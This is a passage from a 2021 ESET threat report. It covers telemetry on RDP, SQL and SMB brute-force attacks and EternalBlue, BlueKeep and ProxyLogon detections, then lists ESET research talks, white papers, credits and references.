
Trends of RDP connection attempts and unique clients in T1 2021 – T2 2021, seven-day moving average

EXPERT COMMENT

While there was a moderate increase in RDP attacks in some regions, massive attacks in August against Spanish entities were a runaway trend. According to our telemetry the number of attacks against Spanish targets accounted for a third of global detections in August. Following Spain by a significant margin were Germany, the United States and Italy. We observed a similar trend also for SQL password-guessing attacks.

Ladislav Janko, ESET Senior Malware Researcher

Apart from RDP, cybercriminals also ramped up attempts to penetrate public-facing SQL services. The volume of malicious guesses blocked by ESET in T2 2021 landed at more than 908 million, representing an 18% increase compared to T1 2021. The average number of daily SQL attacks per unique client grew as well, although not as notably as in the case of RDP. Our systems show SQL attempts increased by 22%, running 195 attempts per machine per day in T2 2021 versus the 159 seen in T1 2021.




Trends of RDP, SMB and SQL attack attempts per client in T1 2021 – T2 2021, seven-day moving average

On a more positive note, ESET has observed the opposite trend for public-facing SMB services. The number of blocked brute-force attacks aimed at these services dropped 26% between T1 2021 and T2 2021, with the final number of detections amounting to 246 million. The decrease translated also into the average daily attacks per client, which dropped by 13% between May and August 2021.

The declining popularity of the EternalBlue and BlueKeep exploits seemed to continue throughout T2 2021. A sudden drop at the end of April effectively cut off more than half of EternalBlue's prevalence. Detections of the exploit in T2 2021 closed at 9.5 million, representing a drop of 47% against the 17.7 million detections seen in T1 2021.


BlueKeep's weekly moving average declined towards the end of June as well, dropping from an average of around 6,500 detections per day to around 4,000. The numbers seen towards the end of T2 2021 are the lowest since the beginning of the year. Overall BlueKeep detections also headed south, landing at 586,000 – an 11% decline against the 661,000 hits from T1 2021.

Although the password guessing against RDP, SQL, SMB and other services remains the most prominent external network intrusion vector – accounting for more than half of the detections in this area – the repertoire of cybercriminals is much broader. ESET telemetry shows that every fifth intrusion attempt tries to exploit unpatched CVE-2021-26855 vulnerabilities (aka *ProxyLogon* [1]) on MS Exchange Servers, representing the second most frequent vector in T2 2021.



Trends of EternalBlue and BlueKeep attack attempts in T1 2021 – T2 2021, seven-day moving average

Use of the NSA DoublePulsar backdoor, designed as a follow-up step after an EternalBlue compromise, accounts for a tenth of intrusion attempts reported by unique clients. The *Featured story* of this report details how attackers target Microsoft Internet Information Services (IIS) for their own benefit. Looking at the detection data, this intrusion vector seems to be somewhat more exclusive, accounting for only around 3% of all reports from unique clients in T2 2021.



External network intrusion vectors reported by unique clients in T2 2021

ESET RESEARCH CONTRIBUTIONS

Latest engagements and achievements of ESET Research experts

PRESENTATIONS

Black Hat USA 2021 Virus Bulletin 2021 SecTor 2021

Anatomy of native IIS malware (Black Hat USA 2021) [80]

Anatomy of native IIS malware (Virus Bulletin 2021) [81]

Many stunts, one design: A crash course in dissecting native IIS malware (SecTor 2021) [82]

This in-demand research was accepted at several industry conferences. In these presentations ESET malware researcher Zuzana Hromcová will talk about Internet Information Services (IIS) backdoors that are being deployed via the infamous Microsoft Exchange pre-authentication RCE vulnerability chain, among other methods, with government institutions included in their targets. In her updated talk, she will break down the anatomy of native IIS malware, extract its common features and document real-world cases, supported by our full-internet scan for compromised servers. *Anatomy of native IIS malware* was already presented at Black Hat USA 2021, so if you didn't get a chance to ask Zuzana about the details of her sought-after research, Virus Bulletin and SecTor will provide you with a second (or third) chance to do so.

Virus Bulletin 2021

Sandworm: Reading the indictment between the lines [83]

During their presentation, ESET senior malware researchers Anton Cherepanov and Robert Lipovský will reveal details about activity ESET Research observed back in 2019 and that we were able to link to Sandworm, arguably the most dangerous APT group. Throughout the years of its existence, this group has performed a number of notorious, destructive attacks, including the first-ever malware-driven electricity blackout (Kiev, December 2015), the costliest cyber-attack ever (NotPetya), and attacks against entities that were involved in organizing the 2018 Winter Olympics in Pyeongchang (Olympic Destroyer).

ESET Research was able to establish a link between the 2019 activity and Sandworm thanks to the details published in the 2020 US Department of Justice indictment against six computer hackers who allegedly prepared and conducted the Sandworm attacks. Some of these details presented in the indictment were already known, but some of them were published for the first time in the indictment. This presentation will reveal details about that activity and provide an in-depth analysis of the malware. In addition, we will discuss detection opportunities for the techniques used by this malware.

RSA Conference Virus Bulletin 2021

Security: The hidden cost of Android stalkerware (RSA Conference) [84]

Security: The hidden cost of Android stalkerware (Virus Bulletin 2021) [85]

ESET malware researcher Lukáš Štefanko will present his analysis of dozens of Android stalkerware families, which are often flagged as unwanted or harmful by mobile security solutions. Many of these apps also exhibit serious security and privacy issues that put not only the victim, but also the stalker at risk, and could result in account takeover, sensitive information leaks, and even the possibility of framing users with fabricated evidence. During his presentation, Lukáš will cover over 80 different families of Android stalkerware and focus on security analyses of their code. This presentation was already delivered at the RSA Conference so if you missed it, Virus Bulletin is giving you another chance to catch up, online and for free, on this in-depth Android research.

Virus Bulletin 2021

"Fool Us!", or is it "Us Fools!"? … 11 "Fools" years later… [86]

ESET senior research fellow Righard Zwienenberg will revisit his "Attacks from the inside…" presentation that was delivered at the Virus Bulletin 2010 conference. And just like 11 years ago, it will be co-presented with Eddy Willems, global security officer from G DATA. In 2010, Righard and Eddy outlined and provided examples of a variety of possible scenarios for internal attacks. They concluded with a top nine problems of "in-the-cloud services". In 2021, they're both surprised to find that their predictions and warnings seem to have been completely ignored, with all of them having materialized. In this presentation, Eddy and Righard will "relive" their 2010 presentation, while illustrating with recent examples that their message and warnings are as current and relevant now as they were then. Nothing has changed, except that internal attacks now also come from the outside.

Copenhagen CyberCrime Conference

Android employee monitoring apps: Not all of them protect the business [87]

In his presentation about Android employee monitoring apps, ESET malware researcher Lukáš Štefanko will discuss the results of his security analysis of over 80 of the most popular vendors of these apps that are known to monitor their users and gather, transmit and store users' PII. Considering employees use smartphones not only for personal but also work-related tasks, this means that data leaks might impact both parties significantly. Lukáš will show that vulnerabilities discovered in these products, once exploited, could result in serious issues such as account takeover, user-data leaks, credential leaks over the network and on-device, admin console access without restriction or even using fabricated data to frame the monitored person. This talk will help to create an accurate picture of these apps, their security issues, and the developers' lack of responsibility to their clients and to their clients' data.

AVAR 2021 Virtual

AVAR 2021 Virtual [88]

FontOnLake is a previously unknown malware family targeting operating systems running Linux. Its first known file was spotted last year and several other samples have been discovered since. The group's tools haven't been fully described before and their sneaky nature in combination with advanced design and low prevalence suggest that they might be used in targeted attacks. Locations of its C&C servers and the countries from which the samples were uploaded to VirusTotal indicate that the group operates at least in Southeast Asia. This presentation by ESET researcher Vladislav Hrčka will describe custom components developed by the group and the way they cooperate.

BSides Montreal

Poking around at scale: One year of scanning the internet [89]

When analyzing malware, researchers often find ways to remotely identify if a system is compromised, especially when looking at server-side threats. This requires thoroughly reverse engineering the network protocol of whatever malware is in use, to understand how to properly trigger a behavior or response that could be used as a fingerprint. This presentation by ESET researcher Marc-Étienne Léveillé will show how ESET researchers built their own scanner from scratch and overcame the challenges of performing internet-wide scans. Marc-Étienne will also present cases where these scans revealed needles in the haystack based on in-the-wild malware ESET researchers analyzed, and provide tips for anyone who wants to perform scans at scale.

WHITE PAPERS

Anatomy of native IIS malware [5]

This white paper by ESET researchers Zuzana Hromcová and Anton Cherepanov reveals a set of previously undocumented malware families that are implemented as malicious extensions for Internet Information Services (IIS) web server software. Taking aim mainly at government mailboxes and e-commerce transactions, this diverse class of threats operates by eavesdropping on and tampering with the server's communications. Along with a complete breakdown of the newly discovered malware families, this paper helps fellow security researchers and defenders detect, dissect, and mitigate this class of server-side threats.

Gelsemium [90]

Since mid-2020, ESET Research has been analyzing multiple related campaigns we eventually attributed to the Gelsemium group, and has tracked down the earliest version of the group's main malware, Gelsevirine, to 2014. During the investigation, ESET researchers found a new version of this backdoor, which is both complex and modular. Victims of the group's campaigns are located in East Asia and the Middle East and include governments, religious organizations, electronics manufacturers and universities. In this paper, ESET researchers Thomas Dupuy and Matthieu Faou dissect several cyberespionage campaigns of the generally inconspicuous Gelsemium group.

Ransomware: A look at the criminal art of malicious code, pressure, and manipulation [40]

Ransomware is one of the most serious cyberthreats organizations face these days and cybercriminals are constantly coming up with new approaches to ensure that they receive the demanded sum. This paper by ESET security awareness specialist Ondrej Kubovič explains how this form of cyber-extortion has become such a major problem and the techniques ransomware gangs use, and suggests what your organization can do to reduce exposure to, and damage from, these attacks.

MITRE ATT&CK CONTRIBUTIONS AND EVALUATIONS

ESET continues to be one of the most referenced (450+ references as of August 2021) and prolific contributors (180+ contributions as of August 2021) to *MITRE ATT&CK* [91], a globally accessible knowledge base of adversary tactics and techniques.

Further, having received very positive results from the *Carbanak/Fin7 MITRE Engenuity ATT&CK evaluation* [92], later this year ESET will be participating in the next round of evaluations. that will focus on tactics, techniques and procedures applied by the *Wizard Spider and Sandworm APT groups* [93]. Wizard Spider has been conducting ransomware campaigns against a variety of organizations while using now infamous tools like TrickBot, Ryuk and Conti. Sandworm is one of the most dangerous APT groups in existence, it is behind the *attacks against the Ukrainian power grid* [94] – which resulted in unprecedented blackouts two years in a row – and the devastating *NotPetya ransomware outbreak* [95]. Just as in the Carbanak and FIN7 evaluation, ESET will again participate in both Detection as well as Protection evaluation rounds; results are to be expected during the first half of 2022.

ESET's outstanding visibility into both adversary groups' behaviors, techniques and tactics could help us excel in this new round. For more detailed analyses of both APT groups and how they operate, read our well-documented research into the *TrickBot* [96] takedown operation and our *Industroyer* [97] discovery.

CREDITS

Team

Peter Stančík, Team Lead
Klára Kobáková, Managing Editor

Aryeh Goretsky
Bruce P. Burrell
Hana Matušková
Nick FitzGerald
Ondrej Kubovič
Zuzana Pardubská

Foreword

Roman Kováč, Chief Research Officer

Contributors

Anton Cherepanov
Dušan Lacika
Igor Kabina
Ján Šugarek
Jakub Souček
Jakub Tomanek
Jean-Ian Boutin
Jiří Kropáč
Juraj Jánošík
Ladislav Janko
Lukáš Štefanko
Martin Červeň
Martin Lackovič
Martin Smolár
Matthieu Faou
Michal Malík
Milan Fránik
Miroslav Legéň
Patrik Sučanský
Vladimír Šimčák
Zoltán Rusnák
Zuzana Hromcová
Zuzana Legáthová

ABOUT THE DATA IN THIS REPORT

The threat statistics and trends presented in this report are based on global telemetry data from ESET. Unless explicitly stated otherwise, the data includes threats regardless of the targeted platform.

This data was processed with the honest intention to mitigate all known biases, in an effort to maximize the value of the information provided on the most significant in-the-wild threats.

Further, the data excludes detections of *potentially unwanted applications* [98], *potentially unsafe applications* [99] and adware, except where noted in the more detailed, platform-specific sections and in the Cryptocurrency threats section.

Most of the charts in this report show detection trends rather than provide absolute numbers. This is because the data can be prone to various misinterpretations, especially when directly compared to other telemetry data. However, absolute values or orders of magnitude are provided where deemed beneficial.

REFERENCES

[1] https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/

[2] https://www.welivesecurity.com/2021/08/06/iistealer-server-side-threat-ecommerce-transactions/

[3] https://www.welivesecurity.com/2021/08/09/iispy-complex-server-side-backdoor-antiforensic-features/

[4] https://www.welivesecurity.com/2021/08/11/iiserpent-malware-driven-seo-fraud-service/

[5] https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Anatomy-Of-Native-Iis-Malware-wp.pdf

[6] https://www.welivesecurity.com/2021/08/06/anatomy-native-iis-malware/

[7] https://www.welivesecurity.com/2021/05/17/android-stalkerware-threatens-victims-further-exposes-snoopers-themselves/

[8] https://www.welivesecurity.com/2021/07/20/url-shortener-services-android-malware-banking-sms-trojans/

[9] https://www.welivesecurity.com/2021/05/05/ousaban-private-photo-collection-hidden-cabinet/

[10] https://www.welivesecurity.com/2021/07/03/kaseya-supply-chain-attack-what-we-know-so-far/

[11] https://twitter.com/ESETresearch/status/1413555409118502921

[12] https://www.welivesecurity.com/2021/07/07/bandidos-at-large-spying-campaign-latin-america/

[13] https://www.welivesecurity.com/2021/06/09/gelsemium-when-threat-actors-go-gardening/

[14] https://www.welivesecurity.com/2021/08/24/sidewalk-may-be-as-dangerous-as-crosswalk/

[15] https://www.welivesecurity.com/2021/06/10/backdoordiplomacy-upgrading-quarian-turian/

[16] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf

[17] https://twitter.com/alex_lanstein/status/1415761111891148800

[18] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[19] https://www.welivesecurity.com/wp-content/uploads/2020/10/ESET_Threat_Report_Q32020.pdf#page=11

[20] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2021_T2

[21] https://citizenlab.ca/2021/07/hooking-candiru-another-mercenary-spyware-vendor-comes-into-focus/

[22] https://www.microsoft.com/security/blog/2021/07/15/protecting-customers-from-a-private-sector-offensive-actor-using-0-day-exploits-and-devilstongue-malware/

[23] https://www.welivesecurity.com/2020/10/12/eset-takes-part-global-operation-disrupt-trickbot/

[24] https://nvd.nist.gov/vuln/detail/CVE-2017-11882

[25] https://en.wikipedia.org/wiki/Advance-fee_scam

[26] https://threatpost.com/agent-tesla-covid-vax-phish/167082/

[27] https://www.bitdefender.com/blog/labs/trickbot-activity-increases-new-vnc-module-on-the-radar

[28] https://www.bleepingcomputer.com/news/security/diavol-ransomware-sample-shows-stronger-connection-to-trickbot-gang/

[29] https://twitter.com/ESETresearch/status/1415267618450296835

[30] https://twitter.com/kevincollier/status/1422543217875095554?s=20

[31] https://www.bleepingcomputer.com/news/security/meet-lorenz-a-new-ransomware-gang-targeting-the-enterprise/

[32] https://www.nomoreransom.org/en/decryption-tools.html#Lorenz

[33] https://support.eset.com/en/kb8114-clean-a-synack-infection-using-the-eset-synack-decryptor

[34] https://www.npu.gov.ua/news/kiberzlochini/kiberpolicziya-vikrila-xakerske-ugrupovannya-u-rozpovsyudzhenni-virusu-shifruvalnika-ta-nanesenni-inozemnim-kompaniyam-piv-milyarda-dolariv-zbitkiv/

[35] https://www.bleepingcomputer.com/news/security/babuk-ransomware-readies-shut-down-post-plans-to-open-source-malware/

[36] https://www.bloomberg.com/news/articles/2021-05-20/cna-financial-paid-40-million-in-ransom-after-march-cyberattack

[37] https://www.nomoreransom.com

[38] https://ransomwhe.re/

[39] https://www.welivesecurity.com/wp-content/uploads/2021/08/ransomware_paper.pdf

[40] https://www.welivesecurity.com/wp-content/uploads/2020/07/ESET_Threat_Report_Q22020.pdf#page=16

[41] https://www.mcafee.com/blogs/other-blogs/mcafee-labs/zloader-with-a-new-infection-technique/

[42] https://www.businessinsider.in/cryptocurrency/news/bitcoin-rally-loses-steam-after-china-reportedly-bans-banks-from-cryptocurrency-business/articleshow/82745554.cms

[43] https://www.businessinsider.in/international/news/tesla-wont-allow-bitcoin-payments-on-cars-anymore-due-to-the-negative-impact-on-the-environment-from-mining/articleshow/82593236.cms

[44] https://techcrunch.com/2021/07/22/jack-dorsey-says-bitcoin-will-be-a-big-part-of-twitters-future/

[45] https://www.reuters.com/technology/bitcoin-price-rises-past-50000-rebound-continues-2021-08-23/

[46] https://www.ftc.gov/news-events/blogs/data-spotlight/2021/05/cryptocurrency-buzz-drives-record-investment-scam-losses

[47] https://www.whitehouse.gov/american-rescue-plan/

[48] https://www.domaintools.com/resources/blog/american-rescue-plan-act-lures-in-the-wild

[49] https://www.welivesecurity.com/2020/04/30/new-sextortion-scam-claims-know-your-password/

[50] https://threatfabric.com/blogs/vultur-v-for-vnc.html

[51] https://www.welivesecurity.com/2021/05/17/take-action-now-flubot-malware-may-be-on-its-way/

[52] https://www.welivesecurity.com/2021/05/20/android12-users-control-data-share-apps/

[53] https://www.welivesecurity.com/2019/12/13/2fa-double-down-your-security/

[54] https://www.welivesecurity.com/2021/07/28/twitter-users-low-2fa-implementation-report/

[55] https://twitter.com/BushidoToken/status/1407671196322258948

[56] https://twitter.com/ESETresearch/status/1407952001456033792

[57] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[58] https://twitter.com/ESETresearch/status/1402174901637861377

[59] https://twitter.com/ESETresearch/status/1374889630399619080

[60] https://www.welivesecurity.com/2021/05/25/apple-macos-zero-day-malware-screenshots/

[61] https://forbiddenstories.org/case/the-pegasus-project/

[62] https://www.amnesty.org/en/

[63] https://citizenlab.ca/2021/08/bahrain-hacks-activists-with-nso-group-zero-click-iphone-exploits/

[64] https://www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-how-to-catch-nso-groups-pegasus/

[65] https://github.com/mvt-project/mvt

[66] https://www.apple.com/ios/ios-15/

[67] https://www.eff.org/deeplinks/2021/08/apples-plan-think-different-about-encryption-opens-backdoor-your-private-life

[68] https://www.apple.com/child-safety/

[69] https://cdt.org/insights/international-coalition-calls-on-apple-to-abandon-plan-to-build-surveillance-capabilities-into-iphones-ipads-and-other-products/

[70] https://www.theverge.com/2021/9/3/22655644/apple-delays-controversial-child-protection-features-csam-privacy

[71] https://www.propublica.org/article/how-facebook-undermines-privacy-protections-for-its-2-billion-whatsapp-users

[72] https://twitter.com/360Netlab/status/1420390398825058313

[73] https://www.exploit-db.com/exploits/25978

[74] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10562

[75] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2051

[76] https://www.exploit-db.com/exploits/41471

[77] https://www.exploit-db.com/exploits/40472

[78] https://www.krackattacks.com/

[79] https://www.fragattacks.com/

[80] https://www.blackhat.com/us-21/briefings/schedule/index.html#anatomy-of-native-iis-malware-23395

[81] https://vblocalhost.com/presentations/anatomy-of-native-iis-malware/

[82] https://sector.ca/sessions/many-stunts-one-design-a-crash-course-in-dissecting-native-iis-malware/

[83] https://vblocalhost.com/presentations/sandworm-reading-the-indictment-between-the-lines/

[84] https://www.rsaconference.com/library/Presentation/USA/2021/security-the-hidden-cost-of-android-stalkerware

[85] https://vblocalhost.com/presentations/security-the-hidden-cost-of-android-stalkerware/

[86] https://vblocalhost.com/presentations/fool-us-or-is-it-us-fools-11-fools-years-later/

[87] https://www.cyberhagen.com/event/abb07b74-acb0-419e-99d4-cef4d8e686d8/websitePage:645d57e4-75eb-4769-b2c0-f201a0bfc6ce

[88] https://aavar.org/index.php/avar-2021-virtual/

[89] https://bsidesmtl.ca/program

[90] https://www.welivesecurity.com/wp-content/uploads/2021/06/eset_gelsemium.pdf

[91] https://attack.mitre.org/

[92] https://www.eset.com/blog/awards-and-testing/know-your-enemy-mitre-engenuitys-attckr-evaluations-show-the-need-for-balanced-approach-to-edr-us/

[93] https://attackevals.mitre-engenuity.org/enterprise/wizard-spider-and-sandworm/

[94] https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/

[95] https://www.welivesecurity.com/2017/06/27/new-ransomware-attack-hits-ukraine/

[96] https://www.welivesecurity.com/2020/10/12/eset-takes-part-global-operation-disrupt-trickbot/

[97] https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/

[98] https://help.eset.com/glossary/en-US/unwanted_application.html

[99] https://help.eset.com/glossary/en-US/unsafe_application.html

About ESET

For more than 30 years, *ESET®* has been developing industry-leading IT security software and services to protect businesses, critical infrastructure and consumers worldwide from increasingly sophisticated digital threats. From endpoint and mobile security to endpoint detection and response, as well as encryption and multifactor authentication, ESET's high-performing, easy-to-use solutions unobtrusively protect and monitor 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company that enables the safe use of technology. This is backed by ESET's R&D centers worldwide, working in support of our shared future. For more information, visit *www.eset.com* or follow us on *LinkedIn*, *Facebook*, and *Twitter*.

ENJOY SAFER TECHNOLOGY™

WeLiveSecurity.com
@ESETresearch
ESET GitHub